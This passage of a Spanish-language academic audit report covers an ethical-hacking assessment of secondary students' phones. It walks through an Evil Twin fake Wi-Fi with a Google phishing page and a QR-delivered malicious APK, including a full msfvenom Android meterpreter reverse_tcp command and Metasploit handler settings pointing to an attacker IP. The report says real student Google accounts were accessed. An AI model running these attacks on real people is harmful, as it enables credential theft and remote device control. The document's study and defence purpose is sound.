A continuación, se describen las herramientas de hacking ético que se emplean en cada uno de los ataques. La norma ISO/IEC 27005:2022, en la sección 8.3, sugiere que el tratamiento de riesgos debe incluir pruebas prácticas y la implementación de controles para identificar debilidades y evaluar la capacidad de respuesta ante incidentes de seguridad. Esta evaluación es crucial para garantizar que los sistemas no solo cumplan con los estándares de seguridad, sino que también puedan resistir ataques reales.

a) ***Herramienta 1: Hostapd (Host Access Point Daemon)***

Hostapd es una herramienta diseñada para la configuración y administración de puntos de acceso Wi-Fi, permitiendo al usuario transformar un dispositivo en un punto de acceso inalámbrico. Esta funcionalidad puede ser aprovechada por atacantes para crear puntos de acceso falsos que imiten redes legítimas, replicando el SSID (Service Set Identifier) en conjunto con las configuraciones de conexión de la red original, con el fin de engañar a dispositivos cercanos y lograr que se conecten de manera inadvertida (Hostapd, 2025). Además, su alto nivel de configurabilidad permite ajustar diversos parámetros, tales como el nombre de la red, el canal de transmisión y el tipo de cifrado utilizado, lo que facilita la creación de réplicas casi indistinguibles de la red auténtica. Esta capacidad de personalización, junto con su robustez operativa, convierte

a Hostapd en una herramienta eficaz para la suplantación de redes inalámbricas, facilitando ataques como el Man-in-the-Middle y la captura de credenciales de acceso

b) .Herramienta 2: Dnsmasq

Es una herramienta ligera que combina funcionalidades de servidor DHCP y DNS, optimizada para redes pequeñas y medianas. En el contexto de un ataque Evil Twin, su principal utilidad radica en la asignación de direcciones IP a los dispositivos que se conectan al punto de acceso falso, así como en la manipulación y redirección del tráfico DNS (Dnsmasq, 2025). Específicamente, la herramienta de Dnsmasq puede configurarse para que cualquier solicitud de un sitio web legítimo sea redirigido a una página falsa controlada por el atacante. Esta redirección permite al atacante capturar credenciales de autenticación e información sensible cuando los usuarios, sin percatarse de la suplantación, intentan ingresar a la red comprometida.

c) Herramienta 3: Ettercap

Ettercap es una herramienta avanzada de ataque en redes, especializada en la interceptación, manipulación y análisis de tráfico mediante técnicas de Man-in-the-Middle (MitM). Su principal funcionalidad radica en la capacidad de realizar ataques de ARP spoofing, los cuales permiten redirigir el tráfico entre los dispositivos conectados a un punto de acceso falso hacia el equipo del atacante, sin que las víctimas detecten la intrusión (Ettercap, 2025).

Una vez establecido el control del flujo de datos, la herramienta facilita la captura de credenciales de inicio de sesión, información de transacciones y cualquier otro dato sensible transmitido por los usuarios. Además, permite modificar paquetes en tiempo real, lo que amplía el alcance del ataque al inyectar contenido malicioso o alterar la comunicación entre las partes.

d) Herramienta 4: Metasploit Framework

Es una de las herramientas ampliamente utilizadas en pruebas de penetración y explotación de vulnerabilidades en sistemas, lo que conlleva a que su funcionalidad principal incluya la creación de aplicaciones maliciosas, como archivos APK comprometidos, utilizando módulos específicos como msfvenom. Este módulo permite generar ejecutables en los que se incrusta un payload, es decir, el código malicioso diseñado para realizar acciones no autorizadas dentro de un archivo APK aparentemente legítimo. Una vez que el archivo es instalado en el dispositivo de la víctima, el payload puede ejecutar diversas acciones maliciosas, tales como establecer acceso remoto al dispositivo, robar credenciales, extraer información confidencial o monitorizar las actividades del usuario sin su consentimiento (Metasploit, 2025).

e) Herramienta 5: Generador de códigos QR

Es una herramienta versátil que permite generar códigos QR válidos, facilitando la conversión de enlaces de descarga en formatos escaneables por dispositivos móviles. Los atacantes aprovechan esta funcionalidad para crear QRs maliciosos acompañados de descripciones atractivas, los cuales son ubicados estratégicamente en carteles publicitarios, correos electrónicos o sitios web ilegítimos (Código QR, 2025). Al escanear el código, el usuario es redirigido de forma automática a un sitio web controlado por el atacante, donde se descarga el archivo malicioso sin que la víctima detecte la amenaza.

3.3. Etapa 3: Ataque y Verificación

En esta etapa del desarrollo, se despliegan ataques de fabricación utilizando herramientas de hacking ético, con el propósito de proponer buenas prácticas para el uso seguro de dispositivos móviles entre los estudiantes de educación media superior. A partir de los resultados obtenidos en la encuesta, se identificó que la mayoría de los estudiantes de la Unidad Educativa 17 de Julio, utilizan dispositivos con el sistema operativo Android, especialmente en sus versiones 12 y 13, por

lo que los ataques se enfocarán principalmente en estos dispositivos. Aunque también se incluyen los dispositivos iOS con versiones 15 y 16, estos representan una proporción menor dentro de los estudiantes, por lo que los ataques a estos sistemas serán en menor cantidad. El objetivo es identificar vulnerabilidades significativas en los dispositivos móviles a los que los estudiantes se conectan, siendo los siguientes los ataques ejecutados:

- **Evil Twin:** Consiste en la creación de un punto de acceso Wi-Fi falso que imita una red legítima, con el fin de engañar a los usuarios y capturar sus credenciales de acceso.
- **Ataque de ingeniería social mediante código QR:** Implica la descarga de un archivo APK malicioso a través de un código QR manipulado. Este ataque permite obtener control remoto del dispositivo y robar datos confidenciales del usuario.

Estos ataques están diseñados y ejecutados de manera controlada con el fin de evaluar la seguridad y educar a los estudiantes sobre la importancia de proteger sus dispositivos móviles. Siguiendo las especificaciones de la norma ISO 27005, particularmente en las secciones 7.2 y 8.2, se establece la necesidad de abordar los riesgos identificados mediante su evaluación y el tratamiento, de modo que la sección se enfoca en la identificación de riesgos de seguridad de la información, describiendo eventos que pueden comprometer la confidencialidad, integridad y disponibilidad de la información, y asignando responsables para su gestión. Por su parte, la sección 8.2 detalla la selección de opciones de tratamiento de riesgos, incluyendo estrategias como la mitigación, la transferencia, la aceptación o la eliminación del riesgo.


3.3.1 Escenario del ataque 1

En el escenario del primer ataque se centra en el ataque tipo Evil Twin hacia los estudiantes de la unidad educativa 17 de julio. Este ataque consiste en la creación de un punto de acceso Wi-Fi falso que imita la red legítima de la institución, engañando a los estudiantes para que se conecten

de forma inadvertida, como se presenta en la Figura 18 el desarrollo de este escenario de ataque. Una vez las víctimas han establecido conexión, se facilita la interceptación y captura del tráfico de red, permitiendo el acceso a información sensible, como credenciales de inicio de sesión y datos personales.

Figura 18

Diagrama de un ataque de Evil Twin



a) Descripción del ataque

El ataque comienza con la ejecución de la herramienta Evil Trust, la cual debe ser instalada en un sistema operativo Kali Linux o en sistema operativo compatible con este software. Para iniciar el ataque, se ejecuta la herramienta mediante la terminal de comandos una vez iniciada la operación del software, el siguiente paso consiste en instalar una antena de largo alcance que permita cambiar su estado a modo monitor, facilitando así la propagación de una red y la creación de un punto de acceso.

Con la antena ya instalada, es necesario verificar su correcta integración en el sistema Kali Linux para posteriormente en la interfaz gráfica de la herramienta, identificar la interfaz inalámbrica añadida al equipo. Esta interfaz, como se muestra en la Figura 19, es denominada con el nombre de Wlan0, el cual representa a la interfaz añadida que es requerida para la ejecución del ataque.

Para continuar con el procedimiento indicado por la herramienta, en la Figura 19 se establece que el software requiere asignar un nombre al punto de acceso. Se sugiere elegir un nombre que atraiga la atención de las víctimas con el objetivo de que establezcan conexión con este punto de acceso ilegítimo, en este caso el nombre de la red de este punto de acceso es denominado como *(wifiGratis)*.

Adicionalmente, la herramienta requiere la configuración de un canal específico por el cual se propagará el punto de acceso. En este escenario, se selecciona el canal 10, ya que ofrece un equilibrio entre alcance y estabilidad de la señal, minimizando interferencias con otros dispositivos cercanos, lo que conlleva a que esta configuración sea crucial para garantizar que el punto de acceso falso sea visible para las víctimas potenciales y permita la interceptación del tráfico de red de manera efectiva.

Figura 19

Selección de la antena Externa y nombre para el punto de acceso falso

Una vez que el punto de acceso ha sido establecido por parte de la herramienta, el siguiente paso consiste en verificar su funcionamiento para confirmar que es legítimo y que puede ser detectado desde cualquier dispositivo, de modo que este proceso de verificación es realizado mediante la búsqueda de la red creada a través de un dispositivo móvil Android, como se muestra en la Figura 20.

Figura 20

Búsqueda de Redes Wifi mediante un dispositivo Android

La herramienta Evil Trust, a través de su interfaz gráfica, proporciona plantillas de páginas web auténticas que pueden utilizarse para el robo de credenciales en diversas plataformas. En este escenario, la plantilla de Google es seleccionada, como se muestra en la Figura 21 con el objetivo de que el software simule una página de inicio de sesión legítima de esta plataforma.

Figura 21

Plantilla Punto de Acceso Falso

Una vez la plantilla ha sido desplegada por parte de la herramienta, automáticamente el software simula la página de inicio de sesión ilegítima de Google, en la cual la víctima que establece conexión con el punto de acceso e ingresa sus credenciales para continuar con el proceso


de autenticación, otorga a la herramienta Evil Trust recopilar en texto plano el correo electrónico y la contraseña ingresada, como se puede evidenciar en la Figura 22a y Figura 22b.

En algunos casos, la herramienta proporciona información adicional, como la dirección IP y la dirección MAC del dispositivo, dependiendo de cómo el sistema operativo móvil gestione la privacidad y el resguardo de estos datos. Este procedimiento ilustra la alta efectividad del ataque al capturar credenciales válidas de los usuarios que se conectan al punto de acceso falso.

Al realizar pruebas con los estudiantes, se comprueba que, cuando introducen sus cuentas de Google junto con sus contraseñas, es posible acceder a sus servicios asociados. Esto demuestra cómo los estudiantes de educación media superior se vuelven más vulnerables a diferentes ataques de ingeniería social mediante este tipo de tácticas.

Figura 22

Ataque y Respuesta cuenta Google



a) **b)**

En conclusión, el robo de credenciales de Google a las víctimas que establecieron conexión con el punto de acceso ilegítimo permite al atacante acceder a información personal del usuario, como correos electrónicos, contraseñas, contactos, historial de búsqueda, archivos almacenados en

Google Drive y datos de ubicación. Esto implica que la información comprometida puede ser utilizada para diversas actividades maliciosas, tales como el envío de correos electrónicos falsificados, el robo de identidad, efectuar compras fraudulentas y la suplantación de identidad en distintas plataformas.


3.3.2 Escenario del ataque 2

El escenario del segundo ataque tiene como propósito llevar a cabo una intrusión basada en la distribución de una aplicación maliciosa mediante la descargue e instalación de un APK ilegítimo en el dispositivo móvil de la víctima, lo que conlleva a que el atacante mediante este software malicioso pueda acceder a la información almacenada en este equipo. La Figura 23 muestra el desarrollo del ataque, que comienza desde el escaneo de un código QR hasta la descarga e instalación del APK malicioso en el dispositivo del estudiante, quien actúa como víctima en este escenario.

El esquema destaca cómo se utiliza un servidor web para alojar la APK maliciosa y facilitar su distribución mediante un enlace incrustado en el código QR, de modo que este proceso permita establecer un canal de comunicación con el dispositivo comprometido, aprovechando la conexión de red para acceder a datos sensibles almacenados en el móvil de la víctima.

Figura 23

Diagrama de ataque para la instalación de un apk malicioso mediante un QR



a)

Descripción del ataque


El ataque comienza con la ejecución, a través de la consola de Kali Linux, de la herramienta msfvenom, la cual es utilizada para la generar de la aplicación ilegítima. Esta herramienta permite generar un archivo *.apk*, diseñado para dispositivos Android, el cual contiene una conexión inversa configurada dentro de la estructura del código de la aplicación.

El proceso inicia como se muestra en la Figura 24 con el comando: *msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.74.41 LPORT=4444 R > malware.apk*, donde *-p android/meterpreter/reverse_tcp* especifica el payload que crea una sesión de control remoto mediante una conexión inversa a través del protocolo TCP; *LHOST=192.168.74.41* define la dirección IP del atacante, que actúa como el host receptor de la conexión establecida por el payload; *LPORT=4444* indica el puerto en el que el atacante escucha las conexiones entrantes desde el dispositivo comprometido; el parámetro *R* señala que el archivo generado debe ejecutarse

en modo crudo (*raw*), sin formato adicional, y finalmente, > *malware.apk* redirige la salida del comando para crear el archivo APK malicioso con un nombre atractivo para la víctima.

Figura 24


Creación del archivo apk



Una vez que el archivo, apk ha sido generado por parte del software, el proceso continúa estableciendo el despliegue de la interfaz que gestiona las conexiones inversas de las víctimas, que han instalado la aplicación maliciosa en su dispositivo móvil. El comando *msfconsole -r comandos* inicia la consola de Metasploit y ejecuta automáticamente un archivo llamado "comandos", que contiene instrucciones predefinidas en lenguaje de Metasploit, como se muestra en la Figura 25. Dicha interfaz proporciona una herramienta para gestionar la conexión inversa configurada previamente en el puerto designado.

Figura 25


Ejecución Meterpreter



Una vez la interfaz de gestión sea inicializada, el proceso continúa ejecutando la herramienta msf6, la cual permite interactuar con la conexión inversa de la aplicación ya creada. Para este ataque, se utiliza el módulo *exploit/multi/handler*, el cual permite gestionar conexiones entrantes desde payloads o códigos dentro de las aplicaciones maliciosas previamente creadas, como se observa en la Figura 26. Este módulo trabajará en conjunto con el payload genérico de la conexión inversa incluido en la aplicación maliciosa creada con msfvenom.

Figura 26

Ejecución de Metasploid




Durante este proceso, es indispensable configurar la conexión inversa (reverse_tcp) con el host atacante, de modo que esto es realizado mediante el comando *set payload*

android/meterpreter/reverse_tcp, en donde la sintaxis *set* es la instrucción para asignar valores dentro de Metasploit, seguido de *payload*, que indica que se está configurando un tipo de carga maliciosa. Luego, *android/meterpreter/reverse_tcp* especifica un payload diseñado para dispositivos Android, el cual ejecuta Meterpreter en modo reverse shell a través del protocolo TCP, permitiendo que el atacante obtenga control remoto del dispositivo cuando este establezca la conexión con el servidor atacante, como lo muestra el comando del recuadro rojo en la Figura 27.

Figura 27

Payload reverse TCP



Continuando con el proceso, será necesario implementar un servidor al que se enviará la información obtenida del dispositivo de la víctima, de modo que la herramienta permite implementar esta función mediante el comando *set lhost 192.168.174.141*, como se evidencia en la Figura 28, En esta sintaxis, *set* asigna un valor a una opción en Metasploit, *LHOST* es la opción que define la dirección IP del atacante (en este caso, *192.168.174.141*), que es donde el dispositivo de la víctima enviará la conexión de vuelta cuando ejecute el payload. Esto establece el punto de contacto para que el atacante reciba la información y el control remoto del dispositivo comprometido.

Figura 28


Host captura de datos

Concluyendo con la configuración en el software de Meterpreter, el proceso final corresponde en ejecutar el comando *run*, el cual inicia la escucha y recepción de la información del host al puerto asignado. Por consiguiente, la aplicación ilegítima queda lista para su distribución y a la vez la conexión inversa queda preparada para activarse en cuanto una víctima instale y ejecute la aplicación en su dispositivo.

Adicionalmente, para facilitar la distribución de la aplicación maliciosa entre los estudiantes, el uso de herramientas como la generación de códigos QR se muestran como métodos accesibles para que los estudiantes sean atraídos al ataque. Esto se debe a que un QR contendrá el enlace directo para descargar la aplicación, simulando una fuente legítima o un recurso académico, lo que aumenta la probabilidad de que los usuarios lo escaneen e instalen el archivo sin sospechar como se presenta en la Figura 29. Este enfoque aprovecha la comodidad y rapidez con la que los estudiantes suelen escanear códigos QR sin verificar su origen, aumentando la probabilidad de que la aplicación sea instalada.

Figura 29

Generador QR-Falso



Una vez que la víctima escanea el código QR y descarga la aplicación, el atacante obtendrá acceso remoto al dispositivo mediante la conexión inversa previamente configurada en la aplicación generada, lo que permite acceder al dispositivo con la finalidad de ejecutar el robo de credenciales del usuario comprometido, además de obtener acceso a su información confidencial y el control del dispositivo. Cabe destacar que esta técnica no solo expone los datos personales de las víctimas, sino que también compromete la privacidad y seguridad de toda la información almacenada en el dispositivo. Por ende, esta práctica demuestra la baja complejidad para llevar acabo un ataque de este tipo, debido a la falta de precaución de los usuarios al interactuar con elementos aparentemente inofensivos, como un código QR.

En este sentido, a los estudiantes de educación media superior se les recomienda enfáticamente tener cuidado al descargar aplicaciones o escanear códigos QR que no provengan de fuentes confiables. Es fundamental verificar el origen del enlace antes de abrirlo, lo cual puede hacerse utilizando una aplicación de seguridad, como un antivirus, o comprobando si la URL comienza

con "https://", lo que indica una conexión segura. Además, se debe evitar escanear códigos QR que se encuentren en lugares públicos o que provengan de personas desconocidas. Por consiguiente, es recomendable instalar aplicaciones únicamente desde tiendas oficiales como Play Store o App Store, ya que estas plataformas contaban con mecanismos de seguridad que reducían el riesgo de descargar aplicaciones maliciosas que comprometan la información del dispositivo.

3.4. Etapa 4: Generación de Informes

Esta etapa tiene como finalidad generar un informe de auditoría sobre los dispositivos analizados, con el objetivo de proponer buenas prácticas que reduzcan las vulnerabilidades explotadas por los ataques Evil Twin y apk malicioso mediante código QR, los cuales han sido explicados en las secciones 3.3.1 y 3.3.2 respectivamente con el objetivo de obtener información de los estudiantes. Para ello, es necesario evaluar medidas de mitigación específicas, dirigidas a fortalecer la seguridad de los dispositivos utilizados por los estudiantes de educación media superior.

3.4.1 Informe de Auditoria

El informe de auditoría documentará los riesgos identificados, las pruebas realizadas y las medidas de mitigación propuestas. Según la norma ISO/IEC 27005, particularmente en la sección 10.3, denominada Comunicación y consulta, se enfatiza la importancia de establecer procesos continuos e iterativos de comunicación y consulta como parte fundamental de la gestión de riesgos. Estos procesos aseguran que todas las partes interesadas comprendan los riesgos identificados, las acciones realizadas y las decisiones adoptadas para su tratamiento, fomentando la transparencia y la colaboración en la toma de decisiones. En este sentido, el presente informe se desarrolla tomando como referencia el informe de auditoría de (JReader, 2024), donde se detallan hallazgos relevantes y medidas recomendadas. A continuación, se presenta el informe de auditoría con el

detalle de los hallazgos y recomendaciones correspondientes. Haga clic o pulse aquí para escribir texto.

Informe de Auditoría de Ciberseguridad

Fecha: [08/01/2025]

Auditor: Franklin Israel Erazo Vivanco

I) Introducción

El presente informe de auditoría tiene como finalidad identificar y evaluar las vulnerabilidades presentes en los dispositivos móviles utilizados por los estudiantes de educación media superior de la Unidad Educativa 17 de Julio. El enfoque de la auditoría se enmarca en el estudio mediante el hacking ético, cuyo objetivo es garantizar la seguridad y privacidad de los datos personales de los estudiantes ante ataques que accedan y recopilen su información de manera ilegítima. Este informe sigue los lineamientos establecidos por la norma ISO 27005, la cual proporciona directrices para la gestión de riesgos de seguridad de la información.

En el contexto actual, el creciente uso de dispositivos móviles en el ámbito educativo, especialmente tras la pandemia de COVID-19, ha incrementado la necesidad de asegurar estos dispositivos contra posibles amenazas, de modo que los estudiantes utilizan estos dispositivos no solo para acceder a material educativo, sino también para actividades personales, lo que aumenta el riesgo de exposición a vulnerabilidades como accesos no autorizados, robo de información sensible y ataques a la privacidad.

Por esta razón, es fundamental implementar estrategias de ciberseguridad que incluyan buenas prácticas, herramientas de protección y formación para los usuarios, con el fin de garantizar

un entorno digital seguro que permita el desarrollo académico sin comprometer la integridad de los datos ni la seguridad de los dispositivos.

II) Objetivos

Objetivo General

Identificar y evaluar las vulnerabilidades en dispositivos móviles utilizados por estudiantes de educación media superior para mejorar la seguridad y privacidad de los datos personales.

Objetivos Específicos

Estos objetivos están alineados con la necesidad de crear un entorno educativo seguro y protegido, que permita a los estudiantes enfocarse en sus estudios sin preocuparse por la seguridad de sus datos personales, siendo los siguientes:

- Analizar la seguridad de los dispositivos móviles utilizados por los estudiantes, considerando configuraciones, aplicaciones y prácticas de uso.
- Detectar y clasificar las principales vulnerabilidades presentes en estos dispositivos, incluyendo aquellas relacionadas con software, redes y almacenamiento de datos.
- Evaluar el nivel de riesgo asociado a cada vulnerabilidad identificada, determinando su impacto potencial en la seguridad y privacidad de los estudiantes.
- Proponer medidas de mitigación para mejorar la seguridad de los dispositivos móviles.

III) Metodología

La auditoría de seguridad se llevó a cabo utilizando técnicas de hacking ético, siguiendo las etapas recomendadas por la norma ISO 27005 para la gestión de riesgos, las cuales incluyen:

a) Planeación para la implementación

La planeación para la implementación comienza con la definición de los objetivos específicos y el alcance de la auditoría, estableciendo las metas clave y delimitando las áreas de análisis. Como parte de este proceso, se identifican los activos críticos, que en este caso corresponden a los dispositivos móviles y la información que contienen. Además, se elabora un plan de auditoría detallado que incluye las fases del proyecto, las herramientas que se utilizarán y un cronograma preciso de actividades para garantizar una ejecución estructurada y eficiente.

b) Descubrimiento para el análisis

Durante la etapa de descubrimiento, se recopila información sobre los dispositivos móviles utilizados, abarcando aspectos como las características de hardware y software, las aplicaciones instaladas y las configuraciones de seguridad actuales. Paralelamente, se realizan encuestas y entrevistas a los estudiantes con el objetivo de comprender sus hábitos de uso y las medidas de seguridad que aplican, lo que permite obtener una visión integral de los posibles puntos débiles en el entorno educativo.

c) Ataque y verificación

Estas pruebas incluyen la recopilación de información, el escaneo de sistemas, la explotación de vulnerabilidades y el análisis de persistencia, buscando evaluar de manera realista las amenazas a las que están expuestos los dispositivos móviles. Para complementar este proceso, se utilizan herramientas avanzadas de análisis de seguridad que permiten identificar y verificar vulnerabilidades, fortaleciendo las recomendaciones para mitigar riesgos y mejorar la seguridad de los dispositivos.

IV) Identificación y Evaluación de Riesgos

Para la identificación del riesgo, se realiza evaluaciones de valoración del nivel de conocimiento de los estudiantes mediante pruebas a ciegas y pruebas con información, ya que en un inicio la mayoría de los estudiantes carecía de conocimientos en ciberseguridad o a su vez presentaban deficiencias en la protección de su dispositivo móvil.

En base al desconocimiento que poseen los estudiantes sobre ciberseguridad, resulta necesario realizar ataques de hacking ético que permitan evaluar sus niveles de vulnerabilidad que permitan demostrar las implicaciones reales de no contar con medidas de seguridad adecuadas. Para ello, herramientas como Kali Linux y Metasploit, posibilitan el despliegue controlado de escenarios de ataque, de modo que estas herramientas permiten ejecutar dos tipos de ataques dirigidos, siendo estos:

El primer ataque denominado como Evil Twin consiste en la creación de un punto de acceso Wi-Fi falso con el objetivo de capturar credenciales de los estudiantes. Para llevarlo a cabo, es necesario simular una red Wi-Fi gratuita utilizando la herramienta Evil Trust de Kali Linux y una interfaz de red inalámbrica modelo Alfa Network, lo que conlleva a que este punto de acceso

ilegítimo atrae a un gran número de estudiantes que buscan beneficiarse del acceso a internet gratis. Una vez que establece conexión, el atacante mediante una interfaz de sesión falsa solicita ingresar sus credenciales de correo electrónico, logrando así la extracción de estos datos sensibles.

El segundo ataque utiliza ingeniería social a través de códigos QR, diseñados para distribuir una aplicación maliciosa que permite acceder a información confidencial de los dispositivos comprometidos, de modo que estos QR falsos generan la descarga de una aplicación que, al instalarse, activa una conexión inversa del dispositivo de la víctima hacia el equipo atacante mediante Kali Linux. El método funciona en dispositivos con versiones específicas de Android, permitiendo establecer control remoto y acceder a información sensible almacenada, por ende, este ataque busca evidenciar las vulnerabilidades de los usuarios al confiar en códigos QR aparentemente legítimos.

V) Análisis de Riesgos

